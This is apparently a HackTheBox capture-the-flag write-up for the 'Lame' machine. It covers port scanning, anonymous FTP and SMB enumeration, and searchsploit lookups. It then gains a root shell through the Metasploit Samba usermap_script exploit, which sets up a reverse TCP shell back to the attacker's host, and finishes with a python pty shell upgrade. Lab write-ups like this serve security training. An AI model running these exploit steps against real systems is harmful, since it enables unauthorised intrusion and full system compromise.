

Lame

This is the writeup for Lame from HackTheBox...

Starting with an aggressive nmap scan we see a few ports open, we can start planning our attack....



So we see 21(FTP) is open, along with 22(SSH).. 139 & 445(NETBIOS/Samba).. Allowing the scan to finish we see exactly what we are dealing with...



Port 3632 was also found running distccd but NMAP could not correctly identify.. We will check that out later

I like to first start buy anotating all the versions I can, so if after enumeration nothing stands out, we can go directly to searchploit on those versions..

21 = vsftpd 2.3.4
21 = OpenSSH 4.7p1
139 = Samba smbd 3.X - 4.X
445 = Samba 3.0.20-Debian

Looking at just these, we can determine that the box is a Linux box.. Its always smart to identify the OS of the box early on to not only save time but have a more focused enumeration vector..

With no web server running, lets jump directly to FTP and see if we can get anonymous access, and we do!

```
[chaotic@archlinux Lame]$ ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:chaotic): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> dir -a
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
226 Directory send OK.
ftp>
```

FTP seems empty, odd but since we have samba lets check that out..

```
[chaotic@archlinux ~]$ sudo smbclient -L 10.10.10.3
Enter MYGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

From this we got a better version number for Samba, Samba 3.0.20-Debian
Lets checkout /tmp... and nothing really interest and we do not have access to anything.. Lets checkout searchsploit

```
[chaotic@archlinux build]$ sudo smbclient \\\\10.10.10.3\\tmp
[sudo] password for chaotic:
Sorry, try again.
[sudo] password for chaotic:
Enter MYGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Sep 18 15:26:00 2020
  ..                                 DR        0  Sun May 20 13:36:12 2012
  5145.jsvc_up                        R        0  Fri Sep 18 14:29:30 2020
  .ICE-unix                          DH        0  Fri Sep 18 14:28:26 2020
  .X11-unix                          DH        0  Fri Sep 18 14:28:52 2020
  .X0-lock                           HR       11  Fri Sep 18 14:28:52 2020

                7282168 blocks of size 1024. 5678820 blocks available
smb: \> pwd
Current directory is \\10.10.10.3\tmp\
smb: \>
```

Searchsploit against vsftpd...

```
[chaotic@archlinux Lame]$ searchsploit vsftpd 2.3.4
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                | unix/remote/17491.rb
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
[chaotic@archlinux Lame]$
```

This does not work :(

Searchsploit against Samba..

```
[chaotic@archlinux ~]$ searchsploit Samba 3.0.20
---------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                        |  Path
---------------------------------------------------------------------- ---------------------------------
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                 | linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow                                 | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                         | linux_x86/dos/36741.py
---------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
[chaotic@archlinux ~]$
```

Lets try the Username map script with Metasploit, fire up msfconsole...

```
   10  exploit/linux/samba/lsa_transnames_heap
   11  exploit/linux/samba/setinfopolicy_heap
   12  exploit/linux/samba/trans2open
   13  exploit/multi/samba/nttrans
   14  exploit/multi/samba/usermap_script
   15  exploit/osx/samba/lsa_transnames_heap
   16  exploit/osx/samba/trans2open
   17  exploit/solaris/samba/lsa_transnames_heap
   18  exploit/solaris/samba/trans2open
   19  exploit/unix/http/quest_kace_systems_management_rce
   20  exploit/unix/misc/distcc_exec
   21  exploit/unix/webapp/citrix_access_gateway_exec
   22  exploit/windows/fileformat/ms14_060_sandworm
   23  exploit/windows/http/sambar6_search_results
   24  exploit/windows/license/calicclnt_getconfig
   25  exploit/windows/smb/group_policy_startup
   26  post/linux/gather/enum_configs


Interact with a module by name or index, for example use 26 c

msf5 > use 14
```

```
msf5 exploit(multi/samba/usermap_script) > set rhosts 10.10.10.3
rhosts => 10.10.10.3
msf5 exploit(multi/samba/usermap_script) > set lhost 10.10.14.36
lhost => 10.10.14.36
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 10.10.14.36:4444
[*] Command shell session 1 opened (10.10.14.36:4444 -> 10.10.10.3:43550) at 2020-09-18 15:59:56 -0500


ls
bin
boot
cdrom
dev
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
root@lame:/#
```

And there you have it, Lame from HackTheBox :) X_X